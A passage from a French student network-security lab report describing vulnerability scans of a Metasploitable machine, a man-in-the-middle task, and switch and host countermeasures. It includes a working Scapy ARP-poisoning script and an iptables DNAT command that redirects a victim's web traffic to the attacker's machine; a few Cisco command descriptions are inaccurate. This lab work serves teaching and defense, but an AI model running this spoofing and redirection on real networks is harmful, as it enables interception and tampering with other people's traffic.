réseau externe.

Filtrage utilisé:



NAT utilisé:



SCNR :

Pour SCNR ont a eu des problèmes d'installation notamment sur la licence de logiciel. Comme solution on a décidé de mettre nos informations pour avoir un version "trial mode".

SCNR a donc scanné chaque pages, découvertent par une énumération complètes des pages du sites et des ses sous-domaines, avec toutes les méthodes qu'il connaissait. Le scan n'a pas non plus été terminé car il peut prendre plus de 20 heures en total ce qui explique la durée de la tâche et les PC fixe d'iut ou ce situe le victime du scan (metasploitable) éteindre tout seule a la fin du journée. Malgré de ne pas faire un scan complete on a peu avoir largement d'information suffisantes sur des vulnérabilités du victime

Nuclei :

Nuclei n'a pas posé problème pour l'installation et l'utilisation. L'utilisation se

faire par cmd, voici la commande pour faire la scan: *nuclei -u <Adresse IP>*

Nuclei fait un scan très large et varié sur plein de protocoles et services différents en relevant les failles. Comme vu dans les captures d'écran au-dessus le Firewall a réussi à bloquer pas mal des services comme ssh/postgres/samba/smtp etc.

Légion :

Pour l'installation, Légion était déjà inclus dans mon PC portable Kali Linux donc aucun problème pour ça.
Légion utilise nmap pour découvrir différents services et protocoles Il est aussi composé d'un interface

graphique. Il peut aussi tester d'exploiter direction que ca soit bruteforce ou autre. Dans les captures d'écran un dessus on a pris d'exemple de FTP et postgres. Pour un attaquant cet outil sert à faciliter la découverte, la reconnaissance et l'exploitation des systèmes d'information.
Comme dans Nuclei, Légion était victime de nos filtres de Firewall. Les seuls services qui ont été trouvés sont http et ftp.

Nikto :

Nikto ne nous a posé aucun problème, que ce soit pour l'installation ou l'utilisation pour les scan.
Nikto se concentre sur le scan WEB et en particulier les XSS (Cross-Site Scripting). Il nous corrige ici quelques failles trouvées sur la machine cible. L'outil permet un argument de niveau de scan d'effectuer un scan plus ou moins approfondi et donc d'obtenir plus ou moins de résultats.
Les résultats de scan avec et sans FW restent à peu près la même vu le scan concentre les service web et que nos filtrage donnent plus d'accès au ces service web du serveur.

Voici donc une liste de différente faille trouver et comment les régler :

Vulnérabilités du système d'exploitation : Metasploitable est basé sur des versions anciennes et vulnérables de distributions Linux, telles qu'Ubuntu et Debian. Il faut donc maintenir le système d'exploitation à jour en installant les derniers correctifs de sécurité.

Services non sécurisés : Des services tels que FTP, Telnet, et d'autres sont configurés avec des mots de passe faibles ou sans authentification. Il faut donc désactiver les services inutiles et renforcer la sécurité des services nécessaires en utilisant des mots de passe forts, en activant l'authentification multi-facteurs lorsque cela est possible, et en limitant les accès.

Vulnérabilités logicielles : Les logiciels installés sur Metasploitable , tels que les serveurs web Apache, les bases de données MySQL, etc.comporte des failles de sécurité. Il faut mettre à jour régulièrement ces logiciels avec les derniers correctifs de sécurité disponibles.

Injection SQL : Les applications web sur Metasploitable sont vulnérables aux attaques par injection SQL, ce qui permet à un attaquant d'exécuter du code SQL non autorisé. Pour prévenir cela, on utilise des requêtes paramétrées pour interagir avec la base de données.
Failles de sécurité réseau : Metasploitable comporte des vulnérabilités au niveau du réseau, telles que des services mal configurés ou des règles de pare-feu laxistes. Il faut donc configurer correctement les règles de pare-feu pour limiter l'accès aux services nécessaires, et utiliser des connexions chiffrées comme SSH et désactiver les services non utilisés.

Tâche 8 Réalisation d'une attaque MiM (3,75 points)

Liste des personnes impliquées avec pourcentage de répartition	
Bilal DAKHOUCHE	**100 %**

Estimation du temps passé sur cette tâche en heure-homme : 8h

Objectif : Vol d'une connexion HTTP

Installez une machine dans votre DMZ en la branchant sur un switch. Faites une attaque par empoisonnement ARP pour usurper l'adresse ARP du serveur Web et affichez une page différente. Puis, faites une redirection de la connexion du client vers le vrai serveur. Le client ne s'apercevra plus qu'il y a le pirate entre lui et le serveur.

Modifiez des données de la page HTML envoyée au client.

Vous devrez utiliser une application pouvant forger des paquets ARP comme Scapy ou Arp-sk par exemple.

Sous-tâches	Evaluation prof
Installez un forgeur de paquets ARP	
Usurpation de l'adresse ARP du serveur	
Redirection de la connexion	
Modification des données HTML	

Rapport


(Expliquez votre attaque, captures d'écrans des installations, de l'usurpation de la connexion et de sa redirection, code source ou commande de la modification de l'HTML, etc.)

Une attaque Man in the Middle (MitM) est une attaque qui vise à se positionner entre 2 machines. Les possibilités sont nombreuses, on peut usurper l'identité d'une machine, interrompre le lien entre ces 2 machines, etc … Ici, nous avons réalisé une attaque MitM pour usurper l'identité d'un serveur web. Pour cela, on (l'Hacker) se place dans le réseau de la DMZ (10.0.0.0/24), la victime est placée dans la DMZ également.

En premier lieu, la victime a accès au server web via son adresse IP (10.0.0.1). Les pings passent aussi (on est en local). Pour faire cette attaque, il faut inscrire l'adresse MAC de l'Hacker dans la table ARP de la victime pour lui faire croire que je suis le serveur (la machine victime pensera que je suis le serveur). On fait la même chose pour le serveur, on lui fait croire que je suis le client et ensuite l'attaque est mise en place, c'est-à-dire que mon adresse mac est dans la table ARP des 2 machines.

A ce niveau-là, je suis entre les 2 machines, donc les paquets passent par la mienne mais il ne se passe rien d'autre. Donc s'il doit y avoir une communication, ma machine récupérera les paquets que le client enverra au serveur, mais elle ne fera rien d'autre avec, donc le serveur n'aura pas la requête du client. Il faut activer « IP Forwarding » sur la machine pirate qui va acheminer les paquets de chaque côté et cela permettra de mettre en relation le client et le serveur tout en étant l'intermédiaire des 2.

On peut maintenant initier l'attaque. On vérifie avant que la machine victime a accès au serveur avant l'attaque.




Capture d'écran de la page du serveur (avant attaque)

Une fois cela fait, on peut initier l'attaque avec un script écrit par moi-même ou avec l'outil ettercap installé par défaut sur kali linux. Ici, je vais utiliser le script suivant :

```
#!/usr/bin/env python
from scapy.all import *
VictimIP = '10.0.0.200'
HackerIP = '10.0.0.201'
ServeurIP = '10.0.0.1'
VictimMAC = getmacbyip(VictimIP)
print(VictimMAC)
HackerMAC = '00:e0:4c:36:46:e3'
print(HackerMAC)
ServeurMAC = getmacbyip(ServeurIP)
print(ServeurMAC)
frameToVictim =
Ether(dst=VictimMAC,src=HackerMAC)/ARP(op=2,hwsrc=HackerMAC,
hwdst=VictimMAC, psrc=ServeurIP, pdst=VictimIP)
frameToServer =
Ether(dst=ServeurMAC,src=HackerMAC)/ARP(op=2,hwsrc=HackerMAC,
hwdst=ServeurMAC, psrc=VictimIP, pdst=ServeurIP)

frameToVictim.show()
frameToServer.show()

while True:
sendp(frameToVictim, loop=0, inter=1)
sendp(frameToServer, loop=0, inter=1)
```


Nous avons maintenant inscrit notre adresse MAC dans la table ARP des 2 machines. Nous pouvons recevoir les communications entre la victime et le serveur. On peut ensuite activer la redirection pour rediriger la victime vers notre serveur web avec la commande :
Iptables –t nat -A PREROUTING -p tcp –dport 80 -j DNAT –to-destination 10.0.0.201

Syntaxe : Iptables –t nat -A PREROUTING -p tcp –dport 80 -j DNAT –to-destination [machine du Hacker]



Capture d'écran du serveur (après attaque)

Après activation de la redirection, la victime arrive sur la page de l'Hacker. On peut aussi activer la redirection « IP Forwarding » pour acheminer les paquets des 2 cotés et faire croire aux machines que le réseau est normal.



Capture d'écran de la capture Wireshark de la requête http

Sur cette capture on voit que le Hacker récupère le Traffic entre le serveur et la victime.

Tâche 9 Contre-mesures contre des attaques MiM (6 points)

Liste des personnes impliquées avec pourcentage de répartition	
Yanis ZERRAR **Bilal DAKHOUCHE**	**50%** **50 %**

Estimation du temps passé sur cette tâche en heure-homme : 8h

Objectif : Sécurisation de vos LAN contre le MiM

Proposez et mettez en place une ou plusieurs solutions permettant de détecter et de contrer des attaques MiM basées sur de l'usurpation ARP sur vos LANs et testez-les avec la tâche 9.
Pour la détection vous pouvez utiliser ARP Watch et la tâche 11. Pour se protéger des attaques utilisez les fonctionnalités de votre commutateur.

Sous-tâches	Evaluation prof
Description de la ou des solutions	
Mise en place des solutions de détection	
Mise en place de la protection	

Rapport

(Expliquez votre méthode, captures d'écrans des tests, etc.)

Les attaques Man in the middle permettent à un potentiel attaquant d'espionner, de voler des informations, ou de rediriger les hôtes. Il est donc nécessaire de protéger les utilisateurs du réseau en mettant en place des mesures de sécurité à différentes échelles. Nous avons testé plusieurs mesures de sécurités que nous expliquerons par la suite.

Sécurisation au niveau du Switch

Il est possible de sécuriser les ports du switch pour n'autoriser qu'une seul adresse MAC pour 1 port spécifique, avec la commande « switchport port-security maximum 1 ». Pour cela, on s'assure que la bonne adresse MAC est connectée au port et on limite ensuite le nombre d'adresses MAC autorisées à 1.

Remarque : Il est nécessaire d'activer le mode acces du port pour que la sécurité du port soit activée.

Dans la capture suivante nous avons autorisé qu'une seule adresse MAC à se connecter, cela signifie que la première machine à se connecter sera la seule autorisée. Si une machine non autorisée essaie de se connecter, le port se désactivera.

```
Switch#sh port-security int fa 0/2
Port Security              : Enabled
Port Status                : Secure-up
Violation Mode             : Shutdown
Aging Time                 : 0 mins
Aging Type                 : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses      : 1
Total MAC Addresses        : 1
Configured MAC Addresses   : 1
Sticky MAC Addresses       : 0
Last Source Address:Vlan   : 0000.0000.0000:0
Security Violation Count   : 0

Switch#sh port-security int fa 0/3
Port Security              : Enabled
Port Status                : Secure-up
Violation Mode             : Shutdown
Aging Time                 : 0 mins
Aging Type                 : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses      : 1
Total MAC Addresses        : 1
Configured MAC Addresses   : 1
Sticky MAC Addresses       : 0
Last Source Address:Vlan   : 0000.0000.0000:0
Security Violation Count   : 0

Switch#
```

Capture d'écran d'un exemple de configuration des ports d'un client et d'un serveur

La 2ème méthode consiste à attribuer une adresse MAC à un port. Elle est plus sécurisante dans la mesure où la machine devra avoir la bonne adresse MAC pour être autorisée sur le réseau. Cela se fait avec la commande : « switchport port-security mac-address <@MAC> ».

```
Switch#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#int fa 0/2
Switch(config-if)#switchport port-security mac-address 0060.2F37.0B37
Found duplicate mac-address 0060.2f37.0b37.
Switch(config-if)#int fa 0/3
Switch(config-if)#switchport port-security mac-address 00D0.D390.A420
Found duplicate mac-address 00d0.d390.a420.
Switch(config-if)#
```

Capture d'écran d'un exemple de configuration de la sécurité d'un port par attribution d'adresse MAC

Dans le switch, chaque port inutilisé a été désactivé et chaque port utilisé s'est vu attribuer une adresse mac qu'il autorisera. Cela signifie que les autres adresses MAC ne sont pas autorisées. Une fois cela fait, un potentiel attaquant ne pourrait pas utiliser les autres ports car ils sont désactivés et les machines déjà présentes sur le switch ne peuvent pas être remplacées par des attaquants car le switch n'autorise pas une adresse MAC inconnue. Ici aussi, lorsqu'une adresse MAC non autorisée est détectée, le port se désactive automatiquement.


La configuration suivante a été mise dans notre switch, elle réalise ce qui a été cité plus haut.

```
en
conf t
int fa 1/0/1
switchport port-security mac-address 0800.2753.bd0b
int fa 1/0/2
shutdown
exit
int fa 1/0/3
shutdown
exit
int fa 1/0/4
shutdown
exit
int fa 1/0/5
shutdown
exit
int fa 1/0/6
shutdown
exit
int fa 1/0/7
shutdown
exit
int fa 1/0/8
shutdown
exit
int fa 1/0/9
shutdown
exit
int fa 1/0/10
shutdown
exit
int fa 1/0/12
shutdown
exit
int fa 1/0/13
shutdown
exit
int fa 1/0/14
shutdown
exit
int fa 1/0/15
shutdown
exit
int fa 1/0/16
shutdown
exit
int fa 1/0/17
shutdown
exit
int fa 1/0/18
shutdown
exit
int fa 1/0/19
switchport port-security mac-address 000e.2851.4f06
int fa 1/0/20
shutdown
exit
int fa 1/0/21
shutdown
exit
```

Une autre solution serait de désactiver l'ARP gratuitous avec la commande : « ip arp gratuitous » ou « ip arp inspection <VLAN ID> ». Ces commandes permettent de ne pas autoriser les paquets ARP, ainsi évitant les attaques MitM par empoisonnement ARP. Il sera cependant nécessaire de remplir les table ARP manuellement dans chaque machines hôtes. Cela constituera alors un niveau de sécurité très élevé car les tables ARP constituées manuellement ne seront pas sensibles à des attaque empoisonnement ARP. Il est à noter que l'opération peut devenir longue si le nombre d'hôtes est élevé. Pour entrer manuellement les adresses MAC dans la machine hôte (sur Linux), il faut saisir la commande : « arp -s <ip_adress> <MAC_adress> »


Il est également possible de protéger les liaisons IP-MAC avec un utilitaire nommé Tuxcut disponible sur Linux. Il mémorise les liaisons IP-MAC du réseau pour ensuite s'en servir pour protéger la table ARP de l'hôte. Ainsi, si un attaquant essaie de modifier la table ARP de l'hôte, il ne réussira pas car l'utilitaire aura mémorisé les bonnes adresses MAC des machines (avant attaque) et il empêchera toute modifications si elles ne correspondent pas à sa table.

On a ici lancé l'utilitaire Tuxcut qui a scanné les hôtes et leurs adresses MAC. Il les mémorise pour ensuite protéger l'hôte d'une attaque par empoisonnement ARP.



Capture d'écran de l'utilitaire Tuxcut et de la table ARP de l'hôte avant attaque


On test alors la robustesse de cet utilitaire en essayant une attaque Man in the Middle par empoisonnement ARP.



Capture d'écran de l'utilitaire Tuxcut et de la table ARP pendant l'attaque

Après le début de l'attaque, on attends quelques secondes pour vérifier que la table ARP ne s'actualise pas. Pour s'assurer que l'utilitaire était bien fonctionnel, on a affciher la table ARP à deux reprise et à quelques seconde d'intervalles. Mais ici, il est fonctionnel donc la table ne s'actualisera pas en cas d'attaque.

Ensuite, on peut vérifier que l'on peut bien modifier la table ARP en désactivant la protection de la table ARP grace à l'utilitaire (case « Protect my computer » décochée). Puis on affiche la table ARP de nouveau.



Capture d'écran de l'utilitaire Tuxcut et de la table ARP après déactivation de la protection

Comme on peut le voir sur la capture ci-dessus, la désactivation de la protection qu'offre l'utilitaire permet à nouveau à un attaquant de modifier la table ARP. Cet utilitaire permet par ailleur de voir les adresses MAC des hôtes du réseau, il est donc efficace comme outil de supervisation du réseau dans la musure où il connait les vraies adresses MAC des hôtes car il ne s'appuie pas sur la table ARP de l'hôte. On peut donc comparer la table ARP de Tuxcut et celle de l'hôte pour détecter des incohérences.

Tâche 10 Supervision du réseau (3,75 points)

Liste des personnes impliquées avec pourcentage de répartition	
Nicolas RABERGEAU	**50 %**
Yanis ZERRAR	**50 %**

Estimation du temps passé sur cette tâche en heure-homme : 8h

Objectif : Mettre en place les outils de supervision de réseau Nagios et Cacti

